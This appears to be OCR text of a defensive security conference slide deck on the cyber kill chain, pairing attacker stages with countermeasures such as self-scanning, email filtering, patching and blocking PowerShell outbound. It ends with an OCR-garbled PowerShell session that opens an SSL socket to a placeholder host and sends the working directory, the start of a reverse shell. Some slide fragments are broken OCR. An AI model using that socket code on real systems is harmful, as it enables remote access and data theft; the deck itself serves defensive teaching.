DEFENDING THE CYBER KILL CHAIN


The Undercroft 2020

CHRISTOPHER PEACOCK

GCFA | GCED | CCNA | CCCA | EJPT | ITILV4 | CSIS | CIOS | SECURITY+ | NETWORK+ | A+

Disclaimer:

my opinions!= my employer



KILL CHAIN

"The term "kill chain" is a term used originally by the military to define the steps the enemy uses to attack a target." -SANS

RECONNAISSANCE



https://cumberlandtitleme.com/cuti/information-gathering/

44

The attacker gathers information on the target before the actual attack starts. Many security professionals feel that there is nothing that can be done about this stage, they could not be more wrong. Quite often cyber attackers collect information on their intended targets by searching the Internet, sites such as LinkedIn or Instagram. In addition they may try to gather intel through techniques such as calling employees, email interactions, or dumpster diving.

<u> Lance Spitzner - SANS</u>

Attacker gathers information before the attack by

- Searching the Internet
- Calling around
- Email interactions (pixel loads)
- Dumpster diving






- ▶ Shodan & Censys
- ▶ Nmap/Zenmap
- Vulnerability Scans
- ► FOCA
- ► Email Lists
- Password/Pwned Lists
- ▶ Job Boards & Social Media

RECON TOOLS

Know your attack surface




SHODAN

SEARCH YOURSELF

- Public Domains
- Public IP Addresses

SHODAN SEARCH IP RANGE








IMAGE SEARCH IS FUN




XP with RDP Usernames Families pool

OH MY!



CENSYS



Q IPv4 Hosts 💠

8.8.8.0/24

■ Results Map i Metadata Report

Quick Filters

For all fields, see Data Definitions

Autonomous System:

1 GOOGLE - Google LLC, US

Protocol:

- 1 443/https
- 1 53/dns

Tag:

- 1 dns
- 1 https

IPv4 Hosts

Page: 1/1 Results: 1 Time: 82ms Query Plan: expanded

■ 8.8.8.8 (google-public-dns-a.google.com)

- Google LLC (15169)

 Mountain View, California, United States
- 443/https, 53/dns
- ♠ *.c.docs.google.com, *.a1.googlevideo.com, *.c.2mdn.net

© 2018 Censys

Security driven by data

Research

Company About

Terms of Use

Legal

Bulk Data

Blog


Privacy Policy

Research Access

Public Reports


Pricing

ALTERNATIVES



ZENMAP OR NMAP


- ▶They Scan You!
- ►Scan yourself internal & external
- ► What are you running?
- ► Know your threat surface
- ►Can you detect scans?



EXTERNAL VULNERABILITY SCANS

Scan From the outside to see what vulnerabilities an attacker will see

- ▶Tenable IO
- ► Nexpose
- ►OpenVAS (Free)
- ▶Can you detect Vuln Scans?



THE MOST COMPREHENSIVE WORDPRESS VULNERABILITY SCANNER!

We take care of your WordPress security so you can focus on what is really important.

WPSCAN

- ► Comprehensive WordPress Scanner
- ► Do you run Word Press?
 - If yes, then scan
- ▶ Run for free from website or download tool and run.


AUDIT EDGE NETWORK DEVICES WITH CREDENTIAL SCANS



Audit Tools

- ► Router Audit Tool (RAT)
 - Free
- ▶ Tenable
- ► Rapid7
- Cisco CLI Analyzer & Active Advisor
 - ► Included with Support
- Ask your Rep for an audit of best practice

WELCOME TO FOCA




FINGERPRINTING ORGANIZATIONS WITH COLLECTED ARCHIVES

- ▶ Run it on your domain
- ► Anything of interest?
- ► Ask yourself WWHD?
 - ► What would hackers do?

EMAIL LISTS


- skymem.info
- ▶ hunter.io
- ► These lists are used by attackers
- ► These lists are used by malspam
- ► Be more aggressive defending
 - ► Emails found listed

SKYMEM



HAVE I BEEN PWNED\$

- Attackers can find the password
- Password reuse is very common.
- Sign up your domain



- ▶ Search for accounts on your domain
- ▶ Receive future notifications

JOB BOARDS

- ►Use generic terms
- ▶ Next Generation Firewall
- ►IDS/IPS
- ► Enterprise AV experience
- ▶LinkedIn experience is also a tell



Read what people are saying about working here.

Skills Requirements:

- · Should have very good communication skills
- · Min 4-6 years Network Security experience
- Hands on experience of Checkpoint and Cisco ASA firewalls, Cisco Firepower IDS/IPS, Bluecoat secure web gateway.
- Hands on experience of TrendMicro Protection Suite, _ Disk Encryption MS BitLocker, Cisco Firepower IPS, Sourcefire IPS, TrendMicro deep-Security, Symantec DLP._
- · Experience in various security products, methodologies and processes
- · Technical & Security Competence in defined areas.
- Good team player abilities.
- · Ability to assist team in technical and professional growth.
- Network IDS/IPS experience
- · Network event management and event correlation, aggregation and trending experience
- · Solid network infrastructure experience
- · In-depth knowledge of various security products, methodologies and processes.
- · Must possess the technical/functional skills necessary to understand and manage project engagements
- · Experience in software or hardware product implementations is a plus

Certifications: Valid certification of Checkpoint, Cisco, Bluecoat, Trendmicro and Symantec endpoint products.

Education: BE / B.Tech / ME / M.Tech / MCA

Experience: 4-6 Years

Job Type: Contract

Salary: \$125,000.00 /year

Experience:

- Hey Will, can we make it pass Cisco Firepower?
- Hey Chip can we make sure Symantec won't catch it.
- Oh, and TrendMicro won't either?

OTHER TOOLS

THIS SLIDE WILL BE IN THE RECORDING

Nikto Website Vuln Scanner

Burp Suite Application Security

OWASP Zed Attack Proxy (ZAP) Application Security

InsightAppSec
Application Security

SPARTA Network Recon


Maltego Network Recon

PasteBin Check for leaks or password dumps

ENSURE

- 2-Factor VPN
- 2-Factor Email
- Locked down public facing AD integrated services (skype, adobe,etc...)
- If you run ADFS look at proper guidance
- PATCH!

WEAPONIZATION




"The cyber attacker does not interact with the intended victim, instead they create their attack. For example, the attacker may create an infected Microsoft Office document paired with a customized phishing email, or perhaps they create a new strain of self-replicating malware to be distributed via USB drive. There are few security controls, to include security awareness, that impact or neutralize this stage, unless the cyber attacker does some limited testing on the intended target." – SANS, Lance Spitzner

CONSIDERATIONS

- Focus on reducing their weapons
- Endpoint hygiene with App Control
- Vulnerability management
- Patch management
- Security awareness training

DELIVERY




- Social Engineering
- Phishing
- Pluggable Media
- Web Browsing
- Vishing



WAYS WE BLOCK DELIVERY?

Use Email Security Gateways

- Microsoft Forefront
- FireEye Email Security
- Cisco Email Security Appliance
- Pick 1, Layer 2 together.
- Still gets through though



- Deny all other email sources
 - Gmail
 - Yahoo
 - Hotmail
- Didn't you just pay for an email gateway?

Inform your users you will be phishing

Training program

 Don't try to inflate your training metrics

Leverage a Report Phishing button

- Free Check GitHub
- Use reported phishes to write new email gateway rules


"Our second time around no one clicked"

"Training was so effective!"

This doesn't work, it just makes you weaker


BLOCKING EMAIL DELIVERY

- Credential Phishing & commodity malware is HUGE!
- Write Custom Rules to block attacks (regex)
- Quarantine Public Facing Email Addresses
 hr@domain.com
- Use DMARC with SPF & DKIM
 Set p=quarantine or p=reject




WEB BROWSING & NETWORK TRAFFIC

- Run full SSL Decryption
- IPS/IDS/DLP can miss 40-60% of the traffic
- Leverage URL Filtering to block bad sites
- Leverage DNS security to block categories
- Block Dynamic DNS and Uncategorized
- Leverage Application Filtering



EXPLOITATION

- Metasploit, how to stop it?
- Countering common phishing exploits aka commodity malware



https://ofisgate.wordpress.com/2016/01/22/recon-exploit-payload-loot-bring-it-on/

METASPLOIT

- 3,000 plus modules
- These are known Exploits
- Stopping Metasploit
 - Vuln Scans
 - Patch



NEWS V

MICHAEL JACKSON V

SHOWS V

LIVE v

"WannaCry" ransomware attack losses could reach \$4 billion

BY JONATHAN BERR


MAY 16, 2017 / 5:00 AM / MONEYWATCH

WannaCry

- Exploit was known
- Work arounds were known
- Patches were released



POINT, CLICK, ATTACK



https://blog.barkly.com/how-exploit-kits-work


- Old EKs would check vulnerabilities
- If old flash, then run exploit

EXPLOIT KITS

STOPPING EXPLOIT KITS


- End User Training
- ►Patch Management
- ► End point hygiene
 - Patched
 - ▶ Is AV Good
 - Signatures are up to date
 - ► Audit this bi-weekly

URSNIF COMMODITY MALWARE




PowerShell outbound for payload

EMOTET COMMODITY MALWARE



PowerShell outbound for Payload


Example of outbound emotet



THINGS WE CAN DO

- Use endpoint protection
 - ► Block office apps from launching PowerShell
- Leverage host based firewall
 - ► Block PowerShell from connecting outbound
 - ▶ But that's too administrative?
 - Block to WAN

INSTALLATION



- Gaining persistence
- File Installation
- Fileless
 Installation
- Establish C2
- 74% Malware
 Free

FILE BASED

Pow

mali

direc

DELIVERY Macro in V activates F **Phishing email with Word** doc attachment. FILE-BASED COMPROMISE **FILELESS COM**

PREVENT WRITES TO DISK

- ► End Point Hygiene
 - AV is up to date and checking in
 - ▶ Patching is done
 - ▶ Software Audits
 - Application white listing



PowerShell

.exe

downloads an


executable file to disk and runs it.

Application White Listing is Hard Though

- MOST AV SUITES HAVE REPUTATIONAL SCORE
- YOU CAN SET AUTO WHITELIST VIA SCORE
- ADMINISTRATIVE COSTS GOES DOWN

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\admin> Ssocket = New-Object Net.Sockets.TcpClient( 100 100 )
PS C:\Users\admin> Sstream = Ssocket.GetStream()
PS C:\Users\admin> 5ssl5treom - New+Object System.Net.Security.Ssl5tream(Sstream)
PS C:\Users\admin> Sss1Strenm.AuthenticateAsClient( fave domain )
PS C:\Users\admin> Swriter = new-object System.10.StreamWriter(Sss1Stream)
PS C:\Users\admin> Swriter.Write( | (pwd).Path + )
